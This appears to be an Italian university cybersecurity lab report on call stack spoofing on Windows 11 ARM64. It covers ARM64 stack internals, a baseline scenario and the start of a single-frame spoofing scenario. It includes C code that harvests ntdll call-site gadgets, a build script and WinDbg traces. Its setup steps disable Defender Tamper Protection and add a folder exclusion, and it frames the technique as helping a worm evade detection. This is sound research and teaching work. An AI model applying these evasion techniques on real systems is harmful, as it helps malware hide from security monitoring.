

ARM64 Call Stack Spoofing

Defense Evasion su Windows 11 ARM64

Laboratorio di Cybersecurity

Corso di Laurea in Tecnologie Cloud e CyberSecurity

Università degli Studi di Salerno

A.A. 2025/2026

Davide Galdiero

11 giugno 2026

Indice

1	Introduzione	3
2	Fondamenti ARM64 su Windows	4
2.1	Layout della Memoria di Processo su Windows	4
2.2	Calling Convention ARM64 su Windows	5
2.3	La Catena x29/x30	6
2.4	ARM64 vs x86_64: Differenze per il Call Stack Spoofing	7
2.5	Strutture .pdata e .xdata	8
2.6	Il TEB e la Validazione dei Limiti dello Stack	9
2.7	Ambiente di Laboratorio	9
3	Analisi Offensiva: i 5 Scenari	11
3.1	Baseline — Ground Truth	14
3.1.1	Codice Rilevante	14
3.1.2	Stack in Memoria	14
3.1.3	Evidenze Raccolte	14
3.1.4	Riepilogo	15
3.2	Single-Frame Spoofing	16
3.2.1	Meccanismo	16
3.2.2	Codice Rilevante	16
3.2.3	Stack in Memoria	18
3.2.4	Evidenze Raccolte	18
3.2.5	Riepilogo	19
3.3	Multi-Frame Recursion	19
3.3.1	Meccanismo	19
3.3.2	Codice Rilevante	20
3.3.3	Stack in Memoria	21
3.3.4	Evidenze Raccolte	21
3.3.5	Riepilogo	22
3.4	Stack Pivoting	23
3.4.1	Meccanismo	23
3.4.2	Codice Rilevante	23
3.4.3	Stack in Memoria	25
3.4.4	Evidenze Raccolte	25
3.4.5	Riepilogo	26
3.5	Spoofed Process Launch	26
3.5.1	Meccanismo	26
3.5.2	Codice Rilevante	27

3.5.3	Stack in Memoria	27
3.5.4	Evidenze Raccolte	27
3.5.5	Riepilogo	28
4	Analisi Difensiva	29
4.1	Mapping Difensivo per Scenario	29
4.2	Visibilità degli Stack Walker	30
4.3	Analisi con Microsoft Defender for Endpoint	31
4.3.1	Architettura del Sensore	31
4.3.2	Il Trap Frame come Fonte Autoritativa	31
4.3.3	Copertura per Scenario	31
5	Conclusioni: Tradeoff Attaccante / Difensore	33
5.1	Tradeoff dell'Attaccante: Complessità vs Invisibilità	33
5.2	Segnali Residui Ineliminabili in User-Mode	34
5.3	Tradeoff del Difensore: Copertura vs Costo	34
5.3.1	Soluzione: EDR o Accettare i Gap	34

Capitolo 1

Introduzione

I tool di sicurezza che operano in user-mode identificano operazioni sospette ispezionando la *call stack* al momento in cui avvengono. Questa ispezione risale la catena di frame pointer e return address per ricostruire la sequenza di chiamate che ha portato all'operazione. Se la call chain risultante corrisponde a funzioni di sistema legittime, l'evento è classificato come benigno; in caso contrario, viene segnalato come anomalo.

Il *call stack spoofing* è una tecnica di *defense evasion* che sfrutta questa dipendenza: falsificando i frame pointer e i return address visibili agli stack walker user-mode, è possibile presentare una call chain apparentemente legittima anche durante operazioni sospette. L'efficacia della tecnica dipende dall'architettura del sistema e dai meccanismi con cui il sistema operativo gestisce la catena di chiamate.

Un caso emblematico è il *worm*: una volta ottenuta l'esecuzione su un sistema, deve allocare memoria eseguibile, creare processi per replicarsi e comunicare con l'esterno. Si tratta di operazioni intrinsecamente sospette che i tool di sicurezza in user-mode ispezionano sistematicamente. Il call stack spoofing consente al worm di mascherare queste operazioni presentando una call chain apparentemente legittima, riducendo la probabilità di rilevamento senza modificare il comportamento funzionale.

Capitolo 2

Fondamenti ARM64 su Windows

Questo capitolo fornisce il quadro teorico necessario per interpretare i cinque scenari del Capitolo 3. L'attenzione è concentrata sugli aspetti dell'architettura ARM64 e delle strutture Windows che influenzano direttamente il call stack spoofing: il layout della memoria di processo (VAS, VAD, `ntdll.dll`), la calling convention, la catena di frame pointer, il segmento `.pdata` e la validazione dei limiti dello stack tramite il Thread Environment Block.

2.1 Layout della Memoria di Processo su Windows

Ogni processo Windows dispone di un proprio *Virtual Address Space* (VAS): uno spazio di indirizzi virtuali isolato, gestito dal kernel, che crea per ogni processo l'illusione di avere accesso esclusivo alla memoria. Gli indirizzi virtuali non corrispondono direttamente alla memoria fisica: è il Memory Manager del kernel a tradurre ogni accesso tramite le page table, garantendo l'isolamento tra processi in modo trasparente al codice user-mode.

Su piattaforma ARM64, sebbene i registri siano a 64 bit, l'hardware implementa fisicamente solo 48 linee di indirizzamento. La convenzione ARM64 (*canonical address*) impone che i bit 63:48 siano l'estensione di segno del bit 47: indirizzi con bit 47 = 0 (bit superiori tutti zero) appartengono allo spazio utente; indirizzi con bit 47 = 1 (bit superiori tutti uno, prefisso `0xFFFF8...`) appartengono al kernel. Qualsiasi altro pattern genera un fault della CPU. Lo spazio utente dispone quindi di $2^{47} = 128$ TB, dall'indirizzo `0x0000000000000000` al massimo indirizzo con bit 47 = 0: `0x00007FFFFFFFFFFFFF`. All'interno di questo spazio, il loader mappa le regioni principali illustrate in Tabella 2.1.

Regione	Contenuto e caratteristiche
Stack del thread	Cresce verso indirizzi decrescenti. Dimensione di default 1 MB (espandibile). Allocata dal kernel; tipo <code>MEM_STACK</code> . I limiti sono registrati nel TEB (<code>StackBase</code> , <code>StackLimit</code>).
Heap	Allocazioni dinamiche via <code>HeapAlloc</code> / <code>VirtualAlloc</code> . Più heap possono coesistere; tipo <code>MEM_PRIVATE</code> .
Moduli (<code>.text</code>)	Codice eseguibile e DLL mappati in sola lettura. Contengono i segmenti <code>.pdata</code> e <code>.xdata</code> per l'unwinding delle eccezioni.
TEB / PEB	Strutture per-thread e per-processo mappate dal kernel. Su ARM64 il registro <code>x18</code> punta al TEB corrente.

Tabella 2.1: Principali regioni della memoria di processo su Windows 11 ARM64.

Tra i moduli caricati in ogni processo, `ntdll.dll` occupa un ruolo privilegiato: è la DLL di sistema più bassa del mondo user-mode, mappata automaticamente dal kernel prima ancora che il processo parta. Contiene tre categorie di funzioni: gli stub delle system call (`Nt*/Zw*`), che eseguono la transizione verso il kernel; la runtime library (`Rtl*`), che include `RtlVirtualUnwind` e le primitive per la gestione delle eccezioni; il loader (`Ldr*`), responsabile del caricamento delle altre DLL. Essendo presente in ogni processo Windows e contenendo migliaia di call site con record `.pdata` validi, `ntdll.dll` sarà la fonte dei gadget utilizzati nei cinque scenari del Capitolo 3.

Il kernel traccia ogni regione allocata nel VAS attraverso una struttura dati denominata *Virtual Address Descriptor* (VAD): un albero rosso-nero radicato in `EPROCESS` in cui ogni nodo descrive un intervallo di indirizzi con il tipo di allocazione (`MEM_STACK`, `MEM_PRIVATE`, `MEM_MAPPED`, `MEM_IMAGE`) e i permessi di accesso. Da user-mode, `VirtualQuery()` interroga il VAD e restituisce queste informazioni per qualsiasi indirizzo del processo. Il kernel assegna automaticamente il tipo `MEM_STACK` allo stack di sistema di ogni thread; le regioni allocate con `VirtualAlloc` ricevono invece il tipo `MEM_PRIVATE`. Questa distinzione è rilevante per il rilevamento dello stack pivot: un fake stack allocato con `VirtualAlloc` è strutturalmente distinguibile dallo stack di sistema tramite `VirtualQuery`, indipendentemente dai valori contenuti nel TEB (Sezione 2.6).

ASLR (Address Space Layout Randomization) è attivo per default su Windows 11: la base di ogni modulo cambia ad ogni run, mentre i relativi offset (RVA) restano costanti.

2.2 Calling Convention ARM64 su Windows

La Windows ARM64 ABI (Application Binary Interface) differisce significativamente dalla Microsoft x86_64 ABI [2]. La Tabella 2.2 ne sintetizza le differenze rilevanti per l'analisi dello stack.

Aspetto	ARM64 Windows	x86_64 Windows
Argomenti interi/puntatori	x0–x7	rcx, rdx, r8, r9
Valore di ritorno	x0	rax
Frame pointer	x29	rbp (opzionale)
Link register	x30 (registro)	indirizzo su stack (via CALL)
TEB user-mode	x18 (riservato)	GS: [0x30]
Allineamento SP	16 byte obbligatorio	16 byte obbligatorio
Dimensione istruzione	4 byte fissi	1–15 byte variabile
<i>Registri callee-saved (non-volatile)</i>		
	x19–x28, x29, SP	rbx, rbp, rdi, rsi, r12–r15
<i>Semantica del Registro x30 (LR)</i>		
	Il registro x30 risulta volatile dal punto di vista del caller (in quanto viene sovrascritto da istruzioni BL/BLR), ma ricade sotto la responsabilità del callee preservarlo prima di eseguire chiamate nidificate. Sebbene non appartenga ai registri non-volatile in senso stretto, l'obbligo di conservazione spetta alla funzione chiamata.	

Tabella 2.2: Confronto tra la Windows ARM64 ABI e la Microsoft x86_64 ABI per gli aspetti rilevanti all'analisi dello stack [2].

Il punto di divergenza più rilevante per il call stack spoofing è il **link register**: su x86_64, l'istruzione **CALL** deposita automaticamente l'indirizzo di ritorno in cima allo stack prima di trasferire il controllo; su ARM64, l'istruzione **BL** (*Branch with Link*) salva l'indirizzo di ritorno nel registro **x30** (LR) senza toccare lo stack. Il valore di **x30** viene scritto nello stack *solo* dal prologo della funzione chiamata, se quella funzione effettuerà a sua volta altre chiamate (funzione non-leaf). Una funzione leaf che non chiama nessun'altra funzione può operare senza mai salvare **x30**.

Questa separazione tra il momento della chiamata e il momento del salvataggio del return address è la proprietà architetturale che rende possibile la sostituzione di LR con un gadget *dopo* il ritorno al chiamante.

2.3 La Catena x29/x30

Ogni funzione non-leaf costruisce il proprio frame stack seguendo uno schema uniforme imposto dal compilatore. Il prologo canonico ARM64 emesso da MSVC per una funzione con frame di dimensione N è:

```

1 stp    x29, x30, [sp, #-N]!    ; decrementa SP di N, salva {FP, LR}
2 mov    x29, sp                ; x29 = nuovo FP (top del frame
                                corrente)

```

Listing 2.1: Prologo canonico ARM64 Windows: salvataggio di FP e LR, costruzione del frame pointer

L'istruzione **stp** con modalità *pre-index* (!) esegue le due operazioni atomicamente: SP viene decrementato di N byte (il frame size, multiplo di 16), e la coppia {x29, x30}

viene scritta ai nuovi indirizzi `[SP+0]` e `[SP+8]`. L'istruzione successiva imposta `x29 = SP`, ancorandolo al top del frame appena costruito.

Al termine dell'esecuzione del prologo, la memoria attorno a `SP` forma la struttura mostrata in Tabella 2.3.

Offset da SP	Registro salvato	Significato
<code>[SP+0]</code>	<code>x29</code> (FP precedente)	puntatore al frame del chiamante
<code>[SP+8]</code>	<code>x30</code> (LR)	indirizzo di ritorno al chiamante
<code>[SP+16] – [SP+N-1]</code>	altri callee-saved	<code>x19–x28</code> , variabili locali

Tabella 2.3: Layout del frame stack ARM64 dopo l'esecuzione del prologo canonico.

La catena di frame pointer si forma perché ogni `x29` punta alla posizione `[SP+0]` del frame precedente, che contiene a sua volta il `x29` del frame ancora precedente. Un walker che segua questa catena risale l'intera call stack leggendo alternativamente il frame pointer e il return address salvati a ogni livello. In una chiamata diretta, questa catena è integra dalla funzione più profonda fino al CRT entry point.

2.4 ARM64 vs x86_64: Differenze per il Call Stack Spoofing

Quattro proprietà architetturali di ARM64 influenzano direttamente le tecniche di call stack spoofing rispetto all'equivalente x86_64.

Istruzioni a 4 byte fissi. Ogni istruzione ARM64 occupa esattamente 4 byte, allineata a 4 byte. Ne consegue che ogni indirizzo di ritorno valido è un multiplo di 4. In x86_64, dove le istruzioni hanno lunghezza variabile da 1 a 15 byte, un attaccante può scegliere gadget che puntino a offset arbitrari all'interno di una funzione. Su ARM64 i gadget validi sono esclusivamente agli indirizzi di inizio istruzione, riducendo (ma non eliminando) la superficie di selezione.

Assenza della RET a 1 byte. Su x86_64 le istruzioni hanno lunghezza variabile: il byte `0xC3` corrisponde a `RET` e compare frequentemente anche nel mezzo di istruzioni più lunghe, a offset non allineati. Un attaccante può puntare a qualsiasi occorrenza di quel byte in memoria e ottenere un gadget `RET` funzionante senza che quel byte sia mai stato scritto come istruzione autonoma. Su ARM64 questo meccanismo non esiste: l'allineamento a 4 byte impedisce di leggere istruzioni a offset arbitrari, quindi `RET` (alias `BR x30`, encoding `0xD65F03C0`) deve essere presente in forma esplicita a un indirizzo allineato, poiché non è ricavabile da sequenze casuali di byte. I gadget ARM64 risultano quindi meno numerosi e devono essere cercati all'interno delle istruzioni reali del codice di sistema.

LR come registro, non come valore sullo stack. Su x86_64, al momento dell'istruzione `CALL`, il return address è già in cima allo stack: un attaccante con scrittura arbitraria nello stack può sovrascrivere immediatamente il valore. Su ARM64, `x30` è un registro; viene scritto nello stack solo nel prologo della funzione chiamata. L'attacco deve quindi agire *dopo* il prologo, modificando il valore già salvato, oppure costruire un frame falso che presenti un LR controllato dall'attaccante al momento dello stack walk.

Registro x18 riservato al TEB. Su Windows ARM64, il registro x18 è riservato dal sistema operativo e punta sempre al Thread Environment Block (TEB) del thread corrente. Il codice kernel e user-mode che necessita di `StackBase` o `StackLimit` lo recupera direttamente da x18 senza passare per una system call, rendendo la validazione di SP a basso costo. Le implicazioni per il rilevamento dello stack pivot sono discusse nella Sezione 2.6.

2.5 Strutture .pdata e .xdata

Windows richiede che ogni funzione non-leaf di un modulo PE sia descritta da un record `RUNTIME_FUNCTION` nel segmento `.pdata` [3]. La struttura contiene tre campi a 32 bit, espressi come RVA (Relative Virtual Address) rispetto alla base del modulo:

```

1 typedef struct _RUNTIME_FUNCTION {
2     DWORD BeginAddress;    /* RVA inizio funzione */
3     DWORD EndAddress;      /* RVA fine funzione (escluso) */
4     DWORD UnwindData;      /* RVA del record UNWIND_INFO in .xdata
5     */
6 } RUNTIME_FUNCTION;

```

Listing 2.2: Struttura `RUNTIME_FUNCTION` in `.pdata` (ARM64)

Il segmento `.xdata`, puntato da `UnwindData`, contiene gli *unwind codes*: istruzioni che descrivono, in ordine inverso, ogni modifica a SP e ai registri callee-saved effettuata dal prologo. La funzione `RtlVirtualUnwind` dell'API Windows utilizza questi codici per riportare i registri allo stato che avevano prima della chiamata alla funzione, senza dover eseguire l'epilogo: è il meccanismo su cui si basa il walker `.pdata` di WinDbg e il runtime delle eccezioni C++.

Il processo di stack walking tramite `.pdata` segue i passi mostrati in Tabella 2.4.

Passo	Operazione
1	Dato PC corrente, cerca in <code>.pdata</code> il <code>RUNTIME_FUNCTION</code> il cui intervallo <code>[BeginAddress, EndAddress)</code> lo contenga.
2	Se trovato, chiama <code>RtlVirtualUnwind</code> con il record: i registri callee-saved e SP vengono ripristinati allo stato del chiamante.
3	Il nuovo PC è il return address ripristinato. Torna al passo 1.
4	Se non trovato (PC fuori da tutti i record), il walker si ferma: il return address non è recuperabile.

Tabella 2.4: Algoritmo del walker `.pdata` impiegato da WinDbg e dal runtime Windows.

Il passo 4 è il punto critico per le tecniche di spoofing: una funzione che contenga istruzioni di modifica di SP al di fuori del prologo canonico non è coperta da alcun record `RUNTIME_FUNCTION`. Quando il walker raggiunge quel PC, la ricerca in `.pdata` fallisce e la catena viene troncata, producendo un `RetAddr` nullo. Un gadget `ntdll` scelto come LR falso è invece coperto da un record valido perché è codice di sistema e viene attraversato correttamente, comparando come frame intermedio in `CaptureStackBackTrace`.

2.6 Il TEB e la Validazione dei Limiti dello Stack

Il Thread Environment Block (TEB) è una struttura kernel allocata per ogni thread attivo e mappata nello spazio di indirizzi user-mode. Su ARM64 Windows il registro `x18` contiene sempre il suo indirizzo base; i due campi rilevanti per la validazione dello stack sono accessibili a costo zero [4]:

```
1 ldr x0, [x18, #0x08] ; x0 = TEB.StackBase (indirizzo massimo  
stack)  
2 ldr x1, [x18, #0x10] ; x1 = TEB.StackLimit (indirizzo minimo  
stack)
```

Listing 2.3: Accesso a `StackBase` e `StackLimit` dal TEB su ARM64 Windows

La validazione eseguita da `RtlCaptureStackBackTrace` prima di attraversare ogni frame è:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase} \quad (2.1)$$

Se la condizione non è soddisfatta il walker restituisce zero frame *immediatamente*, senza produrre un backtrace parziale. Quando SP è all'interno dell'intervallo tutti i frame sono visibili; quando invece SP viene spostato su memoria allocata con `VirtualAlloc`, estranea all'intervallo TEB, la condizione (2.1) è immediatamente falsa: `CaptureStackBackTrace` restituisce zero frame e WinDbg emette il warning `Stack pointer is outside the normal stack bounds`.

Il TEB è una struttura *scrivibile* dallo user-mode: un attaccante potrebbe in linea di principio aggiornare `StackBase` e `StackLimit` per coprire il fake stack. Questa contromisura introduce però una firma rilevabile a livello di tipo di allocazione: il kernel assegna allo stack di sistema il tipo `MEM_STACK`, mentre una regione `VirtualAlloc` è di tipo `MEM_PRIVATE`. Le implicazioni difensive sono analizzate nel Capitolo 5.

2.7 Ambiente di Laboratorio

Il laboratorio simula le operazioni di evasione di un worm già in esecuzione sul sistema target: `stack_spoof.exe` invoca funzioni di sistema monitorate dagli stack walker (chiamata a funzione arbitraria negli scenari 1–3 e creazione di un processo nello scenario 5), applicando le tecniche di spoofing descritte nei cinque scenari. Il meccanismo di auto-replicazione non è oggetto di questo laboratorio: l'analisi è concentrata esclusivamente sulle tecniche di evasione dal rilevamento degli stack walker user-mode.

Macchina virtuale.

- **Hypervisor:** VMware Fusion su macOS Apple Silicon.
- **Sistema operativo:** Windows 11 ARM64, versione 25H2v2, build 26200.8037.
- **Risorse:** 2 vCPU Apple Silicon, 4 GB di RAM.

Software installato.

- **Git for Windows** per clonare la repository dalla VM.
- **Visual Studio** con i componenti *Sviluppo di applicazioni desktop con C++ e ARM64 Native Tools* per il toolchain di compilazione e linking ARM64.

Configurazione di Windows Defender. Windows Defender (Microsoft Defender Antivirus) è il tool di sicurezza preinstallato sull'ambiente di test. Per consentire la compilazione e l'esecuzione del binario senza interferenze sono state applicate le seguenti modifiche tramite l'interfaccia *Windows Security*:

- **Tamper Protection disabilitata** per impedire la modifica delle impostazioni di Defender da parte di processi non autorizzati; disabilitata per permettere la configurazione delle esclusioni successive.
- **Smart App Control disabilitato** in quanto il binario è compilato localmente senza firma digitale.
- **Esclusione della directory.** La cartella contenente la repository clonata è stata aggiunta alle esclusioni di Defender per impedire la quarantena automatica del binario durante compilazione ed esecuzione.

Strumenti di analisi. Gli strumenti impiegati sono WinDbg, System Informer, Sysmon EID 1 e CaptureStackBackTrace; il meccanismo di ciascuno è descritto nella Sezione 3 del Capitolo 3.

Strumento di difesa. Microsoft Defender for Endpoint è la soluzione EDR enterprise impiegata nel laboratorio come strumento di difesa contro il call stack spoofing. Opera tramite sensori kernel-mode e fornisce la prospettiva del difensore sui comportamenti rilevati durante l'esecuzione dei cinque scenari. Il suo funzionamento e i risultati dell'analisi sono trattati nel Capitolo 4.

Ottenere il worm simulato. Nella directory esclusa da Defender:

1. `git clone https://github.com/taekwondodev/ARM64-CallStackSpoofing-Analysis.git`
2. `cd` nella cartella clonata.
3. Dall'ambiente *ARM64 Native Tools Command Prompt* di Visual Studio, eseguire `build.bat` per produrre `stack_spoof.exe`.

Capitolo 3

Analisi Offensiva: i 5 Scenari

Il binario `stack_spoof.exe`

Il binario è composto da due file sorgente: `stack_spoof_arm64.c` (logica C: funzioni bersaglio, gadget discovery, orchestrazione) e `stack_spoof_arm64.asm` (stub in assembly ARM64 che manipolano direttamente SP, FP e LR).

Codice C: infrastruttura comune.

```
1  /* Maschera per riconoscere un'istruzione BL (Branch with Link) a  
2  32 bit */  
3  #define ARM64_BL_MASK    0xFC000000  
4  
5  /* Scansiona .text di ntdll cercando istruzioni BL.  
6  Ogni BL si trova in una funzione non-leaf: l'indirizzo che lo  
7  segue  
8  cade nel range [BeginAddress, EndAddress) del suo  
9  RUNTIME_FUNCTION.  
10 RtlLookupFunctionEntry(gadget) restituisce un record valido: il  
11 walker  
12 applica gli unwind codes e risale la catena senza anomalie.  
13 */  
14 BOOL CacheCallSites(const char *moduleName, GADGET_CACHE *cache) {  
15     /* ... parse PE headers per localizzare .text ... */  
16     while (pCurrent < pEnd && cache->count < MAX_GADGETS) {  
17         if (((*pCurrent) & ARM64_BL_MASK) == ARM64_BL_OPCODE)  
18             cache->addresses[cache->count++] = (void *) (pCurrent +  
19                 1);  
20         pCurrent++;  
21     }  
22 }  
23  
24 /* Seleziona un gadget casuale: la randomizzazione impedisce firme  
25 statiche basate su un indirizzo fisso. */  
26 void *GetRandomGadget(GADGET_CACHE *cache) {  
27     return cache->addresses[rand() % cache->count];  
28 }  
29
```

```

26  /* Inizializzazione in main(): prerequisito per tutti gli scenari
    */
27  SymInitialize(GetCurrentProcess(), NULL, TRUE); /* attiva
    risoluzione simboli */
28  CacheCallSites("ntdll.dll", &g_gadgetCache); /* popola il pool
    di gadget */

```

Listing 3.1: Infrastruttura C condivisa da tutti gli scenari: gadget discovery e inizializzazione.

Stub assembly. MSVC su ARM64 non supporta inline assembly: qualsiasi modifica diretta a SP, x29 (FP) o x30 (LR) richiede stub separati, scritti al di fuori del modello del compilatore. Il meccanismo specifico di ciascuno stub è descritto nella sezione dello scenario che lo impiega.

Compilazione con build.bat.

```

1  REM  Richiede: ARM64 Native Tools Command Prompt (armasm64 in PATH)
2
3  REM  1. Assembla gli stub ARM64 -- nessun compilatore C intermedia
4  armsasm64 -o stack_spoof_arm64_asm.obj stack_spoof_arm64.asm
5
6  REM  2. Compila il sorgente C
7  cl.exe /O2 /MT /Zi /c stack_spoof_arm64.c
8
9  REM  3. Linka per ARM64 con i simboli di debug e le librerie di
    sistema
10 link.exe /OUT:stack_spoof.exe /MACHINE:ARM64 /DEBUG /PDB:
    stack_spoof.pdb ^
11     stack_spoof_arm64.obj stack_spoof_arm64_asm.obj ^
12     dbghelp.lib kernel32.lib ntdll.lib

```

Listing 3.2: Script build.bat: compilazione in tre passi.

Funzioni che simulano il codice malevolo. In tutti gli scenari la tecnica di spoofing è applicata al momento della chiamata a una funzione che simula l'azione offensiva. Gli scenari 1–4 impiegano `SecretFunction`; lo Scenario 5 la sostituisce con `LaunchNotepad`.

`SecretFunction` è dichiarata `__declspec(noinline)`: MSVC emette un record `RUNTIME_FUNCTION` con unwind codes propri, rendendo il frame risolvibile da `RtlVirtualUnwind` in modo non ambiguo. Al suo interno, `CaptureStackBackTrace` percorre la catena x29/x30 a partire dal frame corrente: è questa la chiamata che produce i backtrace console [00]...[nn] riportati nelle evidenze dei singoli scenari. Il risultato viene scritto in una variabile globale, rendendo il valore riconoscibile nei dump di memoria indipendentemente dall'indirizzo di caricamento.

`LaunchNotepad` simula un'azione offensiva ad alto impatto: la creazione di un processo. È anch'essa `__declspec(noinline)`, con frame e record `.pdata` propri. Chiama `CreateProcessW`, che internamente transita per la syscall `NtCreateUserProcess`: è precisamente al momento di questa transizione al kernel che la call stack del thread è osservabile dagli strumenti di analisi.

Strumenti e Metodologia di Analisi

Ogni scenario è analizzato con quattro strumenti di osservazione, ciascuno con un meccanismo di stack walking distinto. Comprendere le differenze strutturali tra gli strumenti è necessario per interpretare correttamente le evidenze raccolte nelle sezioni seguenti.

WinDbg. Debugger di Microsoft utilizzato in modalità user-mode attach con simboli pubblici. Il suo walker si basa su `RtlVirtualUnwind`: legge i record `RUNTIME_FUNCTION` nel segmento `.pdata` del PE per ricostruire virtualmente lo stato dei registri frame per frame, indipendentemente da x29. Questo approccio è più robusto della catena FP ma dipende dall'integrità e completezza dei metadati `.pdata`.

System Informer. Walker ibrido che combina la catena x29/x30 con i record `.pdata`. Le righe evidenziate in giallo indicano frame che il walker non riesce a risolvere completamente. Nello scenario baseline corrispondono a funzioni *inline* dal compilatore: non sono funzioni leaf (MSVC emette un record `.pdata` anche per le funzioni leaf, che appaiono quindi come frame distinti; le funzioni inline non hanno né frame proprio né record separato. Il requisito ABI di `.pdata` vale per le non-leaf, ma MSVC lo estende a tutte le funzioni per supportare il debugging), ma funzioni il cui codice è stato fuso nel frame del chiamante. Negli scenari di spoofing il giallo indica frame anomali o irrisolvibili.

CaptureStackBackTrace. Funzione Win32 invocata dall'interno di `SecretFunction`: percorre la catena x29/x30 in user-mode senza consultare `.pdata`. Se un LR è stato sostituito con un gadget ntdll, lo riporta senza verificarne l'autenticità. L'output è visibile sulla console del binario.

Sysmon EID 1. Event ID 1 di Sysmon registra la creazione di un processo: include il campo `ParentImage` ma *non* un campo `CallTrace`. Rilevante solo per lo Scenario 5.

Sequenza di analisi WinDbg

La procedura è identica per tutti e cinque gli scenari; i comandi sono eseguiti nell'ordine seguente.

1. Breakpoint simbolico all'entry della funzione bersaglio, prima che il prologo esegua. Per gli Scenari 1–4: `bp stack_spoof!SecretFunction`. Per lo Scenario 5: `bp stack_spoof!LaunchNotepad`. SP non è ancora decrementato, ma il frame del chiamante è integro: è il momento in cui gadget inseriti e catena reale sono simultaneamente osservabili.
2. g. Avvia l'esecuzione fino al breakpoint.
3. k. Mostra la call stack applicando gli unwind codes dei record `.pdata` tramite `RtlVirtualUnwind`. Per ogni frame riporta `Child-SP` (SP virtuale al momento della chiamata), `RetAddr` (indirizzo di ritorno) e `Call Site` (simbolo risolto). Le funzioni inline compaiono come (`Inline Function`) senza un proprio `Child-SP`.
4. dq sp L10. Dump di 16 quadword a partire da SP. Permette di localizzare le coppie (FP, LR) costruite dagli stub assembly e verificare la presenza dei gadget ntdll nello stack grezzo.

5. `dt _NT_TIB @$teb`. Mostra i campi `StackBase` (offset `+0x008`) e `StackLimit` (offset `+0x010`) del TEB del thread corrente. Fornisce i limiti entro cui SP deve cadere per essere considerato valido dagli stack walker user-mode; usato per verificare la condizione di bounds negli scenari di stack pivot.

3.1 Baseline — Ground Truth

Questo scenario stabilisce il *ground truth*: `SecretFunction` viene invocata direttamente, senza alcuna manipolazione dello stack. L'obiettivo è documentare come appare una chiamata legittima ai vari strumenti di analisi, fornendo il termine di paragone per tutti gli scenari successivi.

3.1.1 Codice Rilevante

```

1 // TestNormalExecution -- inlined into main() by MSVC /O2
2 void TestNormalExecution(void)
3 {
4     // ...
5     DWORD result = SecretFunction((LPVOID)0x11111111); // parametro
6     dummy: identifica lo scenario nell'output
7     // ...
8 }
```

Listing 3.3: Chiamata diretta a `SecretFunction` da `TestNormalExecution`

3.1.2 Stack in Memoria

SP al breakpoint: `0x000000070D6FFCC0`.

```

1 00000007'0d6ffcc0 00000000'00000000 00000000'00000000
2 00000007'0d6ffcd0 00000006'40d891f6 00000000'016e3600
3 00000007'0d6ffce0 00000000'00000000 00000000'00000000
4 00000007'0d6ffcf0 00000000'00000000 00001000'0000000c
5 00000007'0d6ffd00 00000000'00010000 00007fff'fffeffff
6 00000007'0d6ffd10 00000000'00000003 00000000'00000002
7 00000007'0d6ffd20 00000000'00010000 00007fff'1e09b118
8 00000007'0d6ffd30 00000176'd5106970 00000176'd511a170
```

Listing 3.4: Output di `dq sp L10` al breakpoint su `SecretFunction` (Scenario 1)

SP è all'interno dei limiti TEB (`StackBase` `0x000000070D700000`, `StackLimit` `0x000000070D6FB000`).

3.1.3 Evidenze Raccolte

#	Child-SP	RetAddr	Call Site
00	00000007'0d6ffcc0	00007fff'1dfece00	stack_spoof!SecretFunction
01	(Inline Function)	-----	stack_spoof!
	TestNormalExecution+0x70		
02	00000007'0d6ffcc0	00007fff'1dfedc24	stack_spoof!main+0x260

```

5 03 (Inline Function) ----- stack_spoof!invoke_main+0x24
6 04 00000007'0d6ffd70 00007ff7'1dfee124 stack_spoof!
   __srt_common_main_seh+0x11c
7 05 (Inline Function) ----- stack_spoof!
   __srt_common_main+0x8
8 06 00000007'0d6ffdb0 00007fff'4a098740 stack_spoof!mainCRTStartup+0
   x14
9 07 00000007'0d6ffdc0 00007fff'4ac843e4 KERNEL32!BaseThreadInitThunk
   +0x40
10 08 00000007'0d6ffdd0 00000000'00000000 ntdll!RtlUserThreadStart+0
   x44

```

Listing 3.5: Output di k in WinDbg al breakpoint su SecretFunction (Scenario 1 — Baseline)




Figura 3.1: System Informer — stack del thread principale con WinDbg in pausa su SecretFunction (Scenario 1). Le righe evidenziate in giallo indicano funzioni inlate prive di frame proprio.

3.1.4 Riepilogo

CBT (catena x29/x30) 4 frame — catena integra, funzioni inlate assenti (nessun frame proprio).

WinDbg / System Informer (.pdata) 9 / 8 frame — vista completa tramite unwind virtuale.

SP nei limiti TEB Sì.

3.2 Single-Frame Spoofing

Questo scenario introduce la prima tecnica di evasione: un singolo indirizzo di ritorno falsificato, prelevato da `ntdll.dll`, viene inserito nella catena `x29/x30` in modo che `CaptureStackBackTrace` lo legga al posto del vero chiamante.

3.2.1 Meccanismo

Il meccanismo si articola in due fasi distinte:

